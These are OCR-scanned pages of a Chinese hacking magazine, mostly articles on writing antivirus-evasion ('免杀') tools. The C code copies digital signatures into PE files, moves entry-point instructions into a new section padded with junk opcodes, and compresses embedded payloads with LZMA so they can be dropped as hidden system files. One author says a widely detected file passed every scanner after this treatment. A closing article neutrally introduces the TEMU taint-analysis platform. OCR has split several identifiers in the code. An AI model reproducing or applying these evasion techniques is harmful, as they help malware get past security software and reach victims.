
            SetFilePointer(hWriteFile, 0, 0, FILE_BEGIN);
            ReadFile(hWriteFile, lpBuffer, SecDir.Size, &dwNum, NULL);
        PIMAGE_SECTION_HEADER pSec = (PIMAGE_ SECTION_
HEADER)((DWORD)&pNt->OptionalHeader + pNt->FileHeader.Size
OfOptionalHeader);
            pSec += (pNt->FileHeader.NumberOfSections - 1);
            SecDir.VirtualAddress = pSec->PointerToRawData + pSec->
SizeOfRawData;
            SetFilePointer(hFile, SecDir.VirtualAddress, 0, FILE_BEGIN);

            WriteFile(hFile, lpBuffer, SecDir.Size, &dwNum, NULL);
            CloseHandle(hWriteFile);
            pNt->OptionalHeader.DataDirectory[IMAGE_ DIRECTORY_
ENTRY_SECURITY].VirtualAddress = SecDir. VirtualAddress;
            pNt->OptionalHeader.DataDirectory[IMAGE_ DIRECTORY_
ENTRY_SECURITY].Size = SecDir.Size;

            free(lpBuffer);
            UnmapViewOfFile(lpBase);
            CloseHandle(hMap);
            CloseHandle(hFile);
```

这个步骤其实和读取的步骤差不多。只是在添加了数字签名以后，记得在数据目录中填写好相应的地址和长度就好。因此就不做过多的介绍了。这个代码没有做过多的测试，可能有很多问题，希望大家可以自己将其完善，打造属于自己的免杀工具。这次我介绍了如何编写免杀工具“数字签名的读写”，下次介绍一些其他免杀工具的开发。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：VC
关键词：免杀、去头加花



免杀工具编写之“去头加花”

文/图 李霞

去头加花是免杀中常用方法之一，想必大家也都知道了。如果不知道的话，我在这里做一个简短的介绍。加花，想必是不用说了，就是添加一些花指令来起到一个干扰的作用，花指令么，就是让人眼花的指令。那去头呢，就是把 PE 文件的入口点的若干句指令去掉。不过不是真正意义上的去掉，只是在该出现的地方不出现了，被搬到其他地方了，同样会被执行到，且被搬走后不会影响原程序的运行。这个去头其实就是加密壳中的“代码抽取”技术。“代码抽取”技术是为了没有明显的脱壳界限，把正常 PE 文件头的入口代码搬走增加脱壳难度，而我们这里是为了能起到一点迷惑的作用。如果是免杀新手的话，就去找篇关于“去头加花”的免杀文章来看看，就知道了。我这里就不做过多的介绍。

其实“去头加花”单纯的手动操作比较简单，但是如果写代码的话呢，其实也很简单。而且一旦写好后，将来搞这个“去头加花”的免杀省去手动的操作，用起来当然更是简单了。

编写“去头加花”有几个准备工作，首先就是要有一段花指令，其次是有一个反汇编引擎。这两个东西都好找了，或者大家如果手头上有的话，我们就可以开始写代码了。

我们按照手动进行“去头加花”的步骤进行写代码。首先准备一个 PE 文件，给这个 PE 文件加一个新的节区。这个节区在里要写入我们的花指令，和我们抽取出来的 PE 的入口的代码。添加新节区不是必须的，可以搜索代码缝隙来植入花指令和抽取出来的入口代码。通常情况，我们使用一些专门的增加节区的软件来完成，比如 zeroadd。这里我们用代码来完成添加新节区的方法。

```
    BOOL AddSection(PIMAGE_NT_HEADERS pNt, LPVOID lpBase,
HANDLE hFile)
    {
```

```
        // 定位文件的节表
        PIMAGE_SECTION_HEADER pSection = (PIMAGE
_SECTION_HEADER)
                        ((DWORD)&pNt-> Optional Header
+ pNt->FileHeader.SizeOfOptionalHeader);

        pSection = pSection + (pNt->FileHeader.NumberOf Sections - 1);

        // 新节表属性
        PIMAGE_SECTION_HEADER pNewSection = pSection + 1;;
        pNewSection->Misc.VirtualSize = 0x00001000;
        pNewSection->VirtualAddress = pSection-> Virtual Address +
pSection->SizeOfRawData;

        pNewSection->PointerToRawData = pSection-> PointerTo
RawData + pSection->SizeOfRawData;
        pNewSection->SizeOfRawData = 0x00001000;

        lstrcpy((char *)pNewSection->Name, _T(".test"));

        pNewSection->Characteristics = 0xE0000020;

        pNt->FileHeader.NumberOfSections ++;

        PBYTE pNop = new BYTE[0x1000];
        if ( NULL == pNop )
        {
            return FALSE;
        }
        memset((void *)pNop, '\x90', 0x1000);

        DWORD dwNum = 0;
        SetFilePointer(hFile, pNewSection->PointerToRawData, 0,
FILE_BEGIN);
        WriteFile(hFile, pNop, 0x00001000, &dwNum, NULL);

        pNt->OptionalHeader.SizeOfImage = pNt->Optional
Header.SizeOfImage + pNewSection->Misc.VirtualSize;

        delete [] pNop;

        return TRUE;
    }
```

有了新的节区以后就开始添加我们的花指令吧。这里给出一个变形 CALL 的花指令代码。变形 CALL 的代码想必大家也都接触过。就是在壳的入口处附近有一个近 CALL，所谓近 CALL 就是 CALL 的目的地址非常的近。在脱壳教程中都会告诉大家，这个近 CALL 要 F7 步入，而不是 F8 步过，否则会“跟飞”让程序跑起来。这里我们也用这个变形 CALL 做花指令。我们先来提取花指令。先写一个 Win32 汇编程序，如下：

```
    .code

    start:
        call $ + 6
        db   0e9h
        mov eax,1
        invoke ExitProcess,NULL

        end start
```

编译之，用 OD 打开如下反汇编代码：

```
    00401000 >  E8 01000000     CALL testBian.00401006
    00401005    E9 B8010000     JMP testBian.004011C2
    0040100A    006A 00         ADD BYTE PTR DS: [EDX],CH
    0040100D    E8 00000000     CALL <JMP.&kernel32.
ExitProcess>
    00401012  - FF25 00204000   JMP DWORD PTR DS:
[<&kernel32.ExitProcess>; kernel32.ExitProcess
```

在我们的代码中没有 JMP/ADD 这样的指令吧。呵呵。大家可以用 OD 打开这个程序，直接在第一句反汇编代码处按 F8 键，这样程序会跑飞。好了，我们还是提取我们花指令的机器码吧。

```
    BYTE bFlower[20] =
    {
        '\x60',                     // pushad
        '\xe8', '\x01', '\x00', '\x00', '\x00',
        '\xe9', '\xb8', '\x01', '\x00', '\x00',
        '\x00', '\x6a', '\x00',
        '\x61',                     // popad
        '\xe9', '\x00', '\x00', '\x00', '\x00',     // jmp XXXXXXXX
    };
```

上面是提取花指令的机器码。下面我们进入我们的关键部分。这部分内容首先是提取入口处的代码，然后修改入口处的指令为 JMP，跳转到我们新节区的位置，在新节区写入花指令和提取的入口代码，并跳回到被提取代码的下一句代码的地址处。

下面看看“去头加花”部分的完整的代码吧。

```
    void DelHeadAddFlower(PIMAGE_NT_HEADERS pNt, LPVOID
lpBase, HANDLE hFile, UINT uLine)
    {
        // 反汇编前 N 行代码并读取前 N 行代码的机器码
        DISASSEMBLY dis;
        char *Linear = (char *)pNt->OptionalHeader.AddressOf Entry
Point + pNt->OptionalHeader.ImageBase;
        DWORD dwIndex = 0;
        FlushDecoded(&dis);
        UINT uCount = 0;
        while ( uCount < uLine )
        {
            Decode(&dis, Linear, &dwIndex);
            FlushDecoded(&dis);
            dwIndex ++;
            uCount ++;
        }

        PBYTE pEntryCode = new byte[dwIndex];
        if ( NULL == pEntryCode )
        {
            AfxMessageBox(_T("申请空间失败!"));
            return ;
        }

        DWORD dwNum = 0;
        SetFilePointer(hFile, pNt->OptionalHeader.AddressOf Entry
Point, 0, FILE_BEGIN);
        ReadFile(hFile, pEntryCode, dwIndex, &dwNum, NULL);

        // 修改文件入口点指令为 JMP 跳转到新区块的起始位置
        PIMAGE_SECTION_HEADER pSection = (PIMAGE_
SECTION_HEADER)
                        ((DWORD)&pNt->Optional Header
+ pNt->FileHeader.SizeOfOptionalHeader);
        pSection = pSection + (pNt->FileHeader.NumberOf Sections - 1);
        BYTE bCode[5] = { '\xe9', '\x0', '\x0', '\x0', '\x0' };
        *(DWORD *)&bCode[1] =
            pSection->PointerToRawData - pNt->Optional Header.
AddressOfEntryPoint - 5;

        SetFilePointer(hFile, pNt->OptionalHeader.AddressOf
EntryPoint, 0, FILE_BEGIN);
        WriteFile(hFile, bCode, 5, &dwNum, NULL);

        // 在新区块开始写入花指令
        // 花指令末尾为 JMP，跳转到当前指令的下一条指令地址
        // 在 JMP 跳转的目的地址处写入读取的前 N 行代码
        BYTE bFlower[20] =
        {
            '\x60',
            '\xe8', '\x01', '\x00', '\x00', '\x00',
            '\xe9', '\xb8', '\x01', '\x00', '\x00',
            '\x00', '\x6a', '\x00',
            '\x61',
            '\xe9', '\x00', '\x00', '\x00', '\x00',
        };
```

```
        SetFilePointer(hFile, pSection->PointerToRawData, 0, FILE_
BEGIN);
        WriteFile(hFile, bFlower, 20, &dwNum, NULL);
                // 写入花指令
        WriteFile(hFile, pEntryCode, dwIndex, &dwNum, NULL);
                // 写入

                // 跳回到原前 N 行代码的下一行代码
        DWORD dwSrcAddr = pSection->PointerToRawData +
dwIndex + sizeof(bFlower);
        DWORD dwTargetAddr = pNt->OptionalHeader.Address
OfEntryPoint + dwIndex;
        DWORD dwCode = dwTargetAddr - dwSrcAddr - 5;
        *(DWORD *)&bCode[1] = dwCode;

        WriteFile(hFile, bCode, 5, &dwNum, NULL);

        // 释放工作
        delete [] pEntryCode;
    }
```

这样，我们的“去头加花”的程序就写好了。看看下面几个图片。

图 1 是没有进行“去头加花”的程序的入口，图 2 是进行“去头加花”的程序入口。到图 2 上的 00437000 这个地址处看看，如图 3 所示。



图 1



图 2





图 3

从图 3 上可以看出，从 00437000 到 0043700f 是我们的花指令，00437014 是我们抽取出来的 3 行代码，而 0043701e 是跳回到被抽取 3 行代码的下一行代码处，即 00419435。我们的“去头加花”的程序可以算是成功的。

“去头加花”这个程序的测试较少，写一个稳定的“去头加花”的软件出来是要花时间的，并不是它复杂，而是不容易稳定。如果在入口处本身就是一个 JMP 之类的情况呢？JMP 指令后面跟的是一个要跳转的相对位置。如果入口本身就是一个 JMP，而抽取出来以后不加处理就直接写入新节区中后，程序必定出错。当然这可能只是众多问题中的一个问题。所以要使该程序稳定，是需要花时间测试不同的程序，去使其稳定。（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：VC
关键词：免杀、藏好数据



LZMA 算法压缩数据

文 腾袭

最近，随着云计算的普及，杀毒软件普遍采用云查杀，它的查杀能力越来越强，一些普通的数据打包方式已经瞒不过杀毒软件了。于是乎，我想到了压缩。

可是，经测试，笔者发现对一些典型的压缩算法杀软一样可以看出端倪，例如卡巴斯基 2010。最后，笔者想到了一种比较新的压缩算法——LZMA 算法，即为 7z 格式的压缩算法，它的压缩率在某部分上甚至超过了 RAR 的算法，更重要的是它是开源的，其中的算法较为复杂，不属于本文的讨论范围，有兴趣的读者可以到网上查阅相关资料。

选好了压缩算法，下面就是动手操作了。

首先，我们必须创建出一个静态库出来，这样就方便我们反复使用。（笔者在这里选用的是 Lzma 9.12 beta 版本）

- 准备：SDK 库，我们可以到它的官网下载（http://www.7-zip.org/sdk.html），也可以从我的附件里复制。
- 编译静态库：我这里用的是 VC 6.0 来编译的，基本上就是把 SDK 库里的 Windows 下源文件全部编译一遍，要注意的是我们必须使用“多线程”的选项，即“/MT”选项，编译出来的文件就叫 lzma912.lib 吧（编译好的静态库文件我也一起放在附件中了）。

由于我们打包的数据要是压缩过的，所以接下来就是做一个压缩数据的工具了。

先看压缩和解压函数的原型：

```
    MY_STDAPI LzmaCompress(unsigned char *dest, size_t *destLen,
                                const unsigned char
                                unsigned char *outProps,
                                size_t *outPropsSize, /*
*outPropsSize must be = 5 */
                int level,          /* 0 <= level <= 9, default = 5 */
                unsigned dictSize,   /* default = (1 << 24) */
                int lc,              /* 0 <= lc <= 8, default = 3   */
                int lp,              /* 0 <= lp <= 4, default = 0   */
                int pb,              /* 0 <= pb <= 4, default = 2   */
                int fb,              /* 5 <= fb <= 273, default = 32 */
```

```
        int numThreads /* 1 or 2, default = 2 */
        );
MY_STDAPI LzmaUncompress(unsigned char *dest, size_t *destLen,
```

其中我们需要添加它的两个头文件（由于我是把目录设在VC++目录中的，所以用尖括号，读者可需根据自己的需求，决定把包含目录放在自己习惯的地方）：

```
#include <lzma912\C\LzmaLib.h>
#include <lzma912\CPP\Common\Types.h>
```

然后就是压缩的代码了：

（nsize 表示文件长度，data 表示文件数据，详细过程代码在附件中）

```
    unsigned char props[LZMA_PROPS_SIZE];          //LZMA_
PROPS_SIZE = 5
    BYTE *com = new BYTE[nsize * 3];

    int status;

    size_t propsize = sizeof(props);
    size_t csize = nsize * 3;

    /* *outPropsSize must be = 5 */
    status = LzmaCompress(com,&csize,data,nsize,props,&propsize,
        4,        /* 0 <= level <= 9, default = 5 */
        65536,    /* default = (1 << 24) */
        8,        /* 0 <= lc <= 8, default = 3  */
        0,        /* 0 <= lp <= 4, default = 0  */
        2,        /* 0 <= pb <= 4, default = 2  */
        64,       /* 5 <= fb <= 273, default = 32 */
        2);       /* 1 or 2, default = 2 */
```

现在，我们已经可以把文件压缩起来了，所以下一步我们就是把数据加到程序里了。我们可以用 WinHex 来格式化成 C 的格式，也可以写一个自己的工具来格式化成你想要的数据（工具在附件中提供）。

好，现在就是目标文件的解压了。

我把数据都弄在 myfile.h 中了，定义成 g_filedata 来表示数据。

释放资源的代码：

```
    BOOL ReleaseResource(LPCTSTR lpFileName)
    {
        BYTE *bFileData = NULL;
        BYTE opsize=0;
        opsize = *g_filedata;
        BYTE *nprops = new BYTE[opsize];
        memcpy(nprops,g_filedata + 1,opsize);
        size_t outsize = *(unsigned long *)(g_filedata + 1 + opsize);
        size_t csize = sizeof(g_filedata);
        bFileData = new BYTE[outsize];
        LzmaUncompress(bFileData,&outsize,g_filedata + 5 +
opsize,&csize,nprops,opsize);

        HANDLE hFile;
        DWORD dwBytes = 0;

        hFile = CreateFile
            (
            lpFileName,
            GENERIC_READ|GENERIC_WRITE,
            NULL,
            NULL,
            CREATE_ALWAYS,//存在时覆盖原有文件
            FILE_ATTRIBUTE_NORMAL,
            NULL
            );

        if (hFile == INVALID_HANDLE_VALUE)
            return FALSE;

        WriteFile(hFile, bFileData, outsize, &dwBytes, NULL);

        CloseHandle(hFile);
        delete[] bFileData;
        delete[] nprops;

        //可以设为系统属性?
        SetFileAttributes(lpFileName, FILE_ATTRIBUTE_HIDDEN
| FILE_ATTRIBUTE_SYSTEM);
        return TRUE;
    }
```


经过这一番压缩后，你的数据成功隐藏在程序里了，非一般人可解读！笔者曾做过一个实验，在 VirSCAN.org 上一个被大半杀软报毒的文件，这样一处理后，嘿嘿，没有杀软再报毒了，全过！这真不失为一种过杀软的好方法。

总结，有了这种方法，我们就可以对各种各样的数据进行压缩了，我们和可以利用这种方法进行数据加密的更多操作。

（编辑提醒，本文涉及的代码可到黑防官方网站下载）

前置知识：无

关键字：动态污点、TEMU



动态污点分析系统 TEMU

文/图 CrazyRabbit

近两年，计算机安全界中最流行的技术之一就是污点跟踪分析技术（Taint Analysis）。污点（Taint）的概念首先由脚本语言 Perl 引入。Perl 语言的 Taint 模式（Taint Mode）通过限制脚本对于数据的使用来帮助程序员编写更安全的脚本。安全专家已经将该思想扩展到整个软件安全领域中从而发展成为一种新的软件安全技术，污点跟踪分析技术。污点分析技术可以分为静态污点分析和动态污点分析。静态污点分析方法是在不执行软件的前提下对软件进行分析并建立逻辑模型。分析对象既可以是源代码

也可以是二进制代码。静态污点分析技术被用于寻找软件 Bug 和安全漏洞，包括 Web 程序的输入错误、用户/内核指针错误、格式字符串漏洞以及授权 hook 的放置错误。静态分析的最大优点是所有潜在的安全漏洞可以在不运行软件的情况下被静态找到，而其缺点是准确性低。静态污点分析技术更多偏向于逻辑证明和软件测试领域，因此本文将不讨论该技术。

动态污点跟踪分析技术实质上是一种数据流分析技术。数据流分析技术通过分析软件执行过程中参数的取值规律并建立正常的参数模型来检测攻击过程导致的异常。早期的方法在分析软件系统调用参数时是分别获得每个参数的取值情况。而最近出现的动态污点跟踪分析技术是分析参数间的关联关系。在动态污点跟踪分析技术中，数据被分为不可信（被污染）和可信两种。不可信数据是来源于可疑外部输入的数据，如 HTTP 服务器中客户端的 HTTP 请求数据。由于几乎所有安全问题如缓冲溢出、SQL 注入等都是由攻击者输入的恶意数据引起的，因此通过分析外部可疑数据在软件运行过程中的传播链可以发现潜在的异常。本文将主要讨论这种污点分析技术，并详细介绍了一个很有名的实现平台 TEMU。

动态污点分析原理

动态污点分析已经成了确保软件和系统安全的一种重要技术。该技术主要用于检测漏洞攻击以及检测恶意软件。其基本思路是，在无攻击的环境下运行软件并得到系统调用参数间的关联关系；将软件部署到实际环境中，如果实际得到的关联关系与学习得到的关联关系存在偏差，则认为检测到了异常。这种方法的思想与传统的安全方法和产品相同，都是学习正常—检测异常，只不过实现的手段不同。动态污点分析能够真实准确地刻画出软件的运行时信息，从而能够实现准确的安全分析和防护。

动态污点分析包括三个基本概念：污点源，污点传播和污点传播链。污点源来自外部输入或其他任何用户认为的不可信来源，如网络或者文件读入操作。如果数据来自于不可信的来源，则为其打上污点标签。动态污点分析给程序中污点源的每字节关联一位或多位污点标签。在最简单的情况下，1 bit 的污点标签就足够了，但是在有些情况下多位更有用。例如，为了区别多个输入源或多个信任级别（trust level）。当处理低级别语言例如 C 或者二进制时，用一个全局数组（由内存位置来进行索引）来维护这些污点标记。例如，与存放在内存位置 I 处的数据关联的污点标签存储在 tag[I]。在程序执行过程中，污点源会与程序中的其他数据发生关联如赋值操作，这样本来程序中的可信数据就被"污染"了，这个过程被称为污点传播。在程序执行结束后，就可以得到受污染的内存和变量以及污点传播的顺序，从而形成了污点传播链。

在具体实现中，有多种方式可以实现动态污点分析，如基于语言的方法，基于源代码的方法，基于二进制的方法和基于硬件的方法等。每种方法各有利弊，本文将介绍其中较成熟且较知名的一个平台 TEMU。TEMU 是基于二进制的方法。

动态污点跟踪平台 TEMU

TEMU 由 UC Berkeley 的 Prof. Dawn Song 领导开发。目前，开发组已将 TEMU 的一个初级版本开源，读者有兴趣可以去项目网站下载源码（http://bitblaze.cs.berkeley.edu/temu.html）。笔者有幸获得了 TEMU 的一个更高级版本源码，因此部分源码级的分析可能与读者看到的源码不一致，但是鉴于保密原则，本文将不提供更高版本源码。

TEMU 是基于 QEMU 实现的一个系统级的动态二进制代码分析平台，其能够跟踪操作系统级的行为以及执行系统级的动态污点分析（Dynamic Taint Analysis）。QEMU 是一个开源的系统模拟器。TEMU 的优势为：1）细粒度的分析，指令级；2）能够分析操作系统内核以及多个进程间的交互关系；3）提供一个隔离的环境，使得待分析程序无法干扰分析程序。

TEMU 的实现原理如图 1 所示。TEMU 用 C 和 C++实现，其中对于性能要求较高的地方用 C 实现如污点分析相关的代码。

